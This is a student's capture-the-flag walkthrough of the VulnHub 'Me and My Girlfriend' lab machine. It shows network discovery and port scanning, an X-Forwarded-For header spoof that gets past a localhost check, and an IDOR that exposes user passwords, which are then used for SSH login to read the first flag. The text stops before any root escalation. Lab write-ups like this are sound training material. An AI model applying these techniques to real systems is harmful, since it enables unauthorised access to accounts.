

Catching the Flag: Me & me Girlfriend



Submitted by:


Tushar Agarwal

Index

- Downloading the operating system.
- Importing of operating system.
- Finding the IP of the working Operating System.
 - ✓ Checking the IP:
- Scanning the IP.
- Finding the vulnerabilities.
- Exploitation the Vulnerabilities.
- Gaining the Root Access.
- Reporting all the flag.

Downloading the operating system:


<https://www.vulnhub.com/entry/me-and-my-girlfriend-1,409/>



There are three ways of downloading the operating system as mentioned above:

Once you are done with downloading:

Importing the operating system:



In the empty file option give the path of downloaded file and then it will automatically import the operating system.

Finding the IP of the working Operating System.

To find the IP you have to set network of both the operating system to “Bridge network” (you can prefer any other but should be same).

- 1- Me & meGirlfriend.
- 2- Kali Linux (which one has to be used for attacking).

Note down the current IP of kali linux by cmd:ifconfig


<192.168.43.52>

Command: netdiscover -r 192.168.43.00/24


```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop x root@kali: ~ x root@kali: ~
Currently scanning: Finished! | Screen View: Unique Hosts
12 Captured ARP Req/Rep packets, from 3 hosts. Total size: 720
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.43.1  7c:76:68:00:3c:e5  10    600  HUAWEI TECHNOLOGIES CO.,LTD
192.168.43.57 08:00:27:65:19:c9   1     60  PCS Systemtechnik GmbH
192.168.43.218 d0:ab:d5:ae:b4:8d   1     60  Intel Corporate
```

Ip found : 192.168.43.57


Checking the Ip: Simple browse the IP




In option folder of burpsuite scrolling below to find “mark and replace” then scroll in that portion to find “Request header” and then edit that option and then write “X-Forwarded_for:localhost” in replace option.



Save the changes then you will see the X-forwarded-For:loalhost in intercept portion.




Forward the request and now you can see the web page.




Scanning the IP.

Command: nmap -p- 192.168.43.57




This show ssh port is open

Command : nikto -host 192.168.43.57




Finding the vulnerabilities.

There is a login page on website, so I tried SQL Injection but it attempted failure so I tried to register and found something more interesting. Now Taking a look at the register page, it take some basic info so I create an account:



One thing that immediately catches my eye is the format of the url upon login:




Exploitation the Vulnerabilities.

After testing out a couple of SQL injection options, I came to the conclusion SQL was not to be here (still in pain from LFI trauma earlier so moved on quickly!)

I did find somewhat of an IDOR vuln, what we can do is change the id in the URL and view another users' profile/settings (you see where this is going I hope).

After I increment through each user id value 5 get to Alice! After I increment through each user id value 1 get to Eweuh! By inspecting element I found Password of both the account.



As we have already tested SSH is open so I Tried to login through alice account and found a flag.

Command: `ssh alice@192.168.43.57`

```
root@kali:~# ssh alice@192.168.43.57
alice@192.168.43.57's password:
Last login: Fri Dec 13 14:48:25 2019
alice@gfriEND:~$ ls -al
total 32
drwxr-xr-x 4 alice alice 4096 Dec 13 14:47 .
drwxr-xr-x 6 root root 4096 Dec 13 12:18 ..
-rw-r--r-- 1 alice alice 10 Dec 13 14:48 .bash_history
-rw-r--r-- 1 alice alice 220 Dec 13 12:16 .bash_logout
-rw-r--r-- 1 alice alice 3637 Dec 13 12:16 .bashrc
drwx----- 2 alice alice 4096 Dec 13 12:43 .cache
drwxrwxr-x 2 alice alice 4096 Dec 13 14:10 .my_secret
-rw-r--r-- 1 alice alice 675 Dec 13 12:16 .profile
alice@gfriEND:~$ ./my_secret
-bash: ./my_secret: No such file or directory
alice@gfriEND:~$ cd ./my_secret
-bash: cd: ./my_secret: No such file or directory
alice@gfriEND:~$ cd .my_secret/
alice@gfriEND:~/.my_secret$ ls
flag1.txt my_notes.txt
alice@gfriEND:~/.my_secret$ cat flag1.txt
Greattttt my brother! You saw the Alice's note! Now you save the record information


Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
alice@gfriEND:~/.my_secret$
```

We have found a flag and noted it down.

Gaining the root access.

I tried for python scripting but it failed.



```
Applications Places System
alice@gfriEND: ~

File Actions Edit View Help

root@kali: ~ root@kali: ~ alice@gfriEND: ~ root@kali: ~

ewehtandangan@192.168.43.57's password:
root@kali:~# ssh alice@192.168.43.57
alice@192.168.43.57's password:
Last login: Fri Dec 13 14:48:25 2019
alice@gfriEND:~$ ls -al
total 32
drwxr-xr-x 4 alice alice 4096 Dec 13 14:47 .
drwxr-xr-x 6 root root 4096 Dec 13 12:18 ..
-rw-r--r-- 1 alice alice 10 Dec 13 14:48 .bash_history
-rw-r--r-- 1 alice alice 220 Dec 13 12:16 .bash_logout
-rw-r--r-- 1 alice alice 3637 Dec 13 12:16 .bashrc
drwx----- 2 alice alice 4096 Dec 13 12:43 .cache
drwxrwxr-x 2 alice alice 4096 Dec 13 14:10 .my_secret
-rw-r--r-- 1 alice alice 675 Dec 13 12:16 .profile
alice@gfriEND:~$ cd ./my_secret
-bash: ./my_secret: No such file or directory
alice@gfriEND:~$ cd ./my_secret
-bash: cd: ./my_secret: No such file or directory
alice@gfriEND:~$ cd ./my_secret/
alice@gfriEND:~/my_secret$ ls
flag1.txt my_notes.txt
alice@gfriEND:~/my_secret$ cat flag1.txt
Greattttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know if it's given to him then Bob will be hurt but this is better than Bob
Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
alice@gfriEND:~/my_secret$ cat my_notes.txt
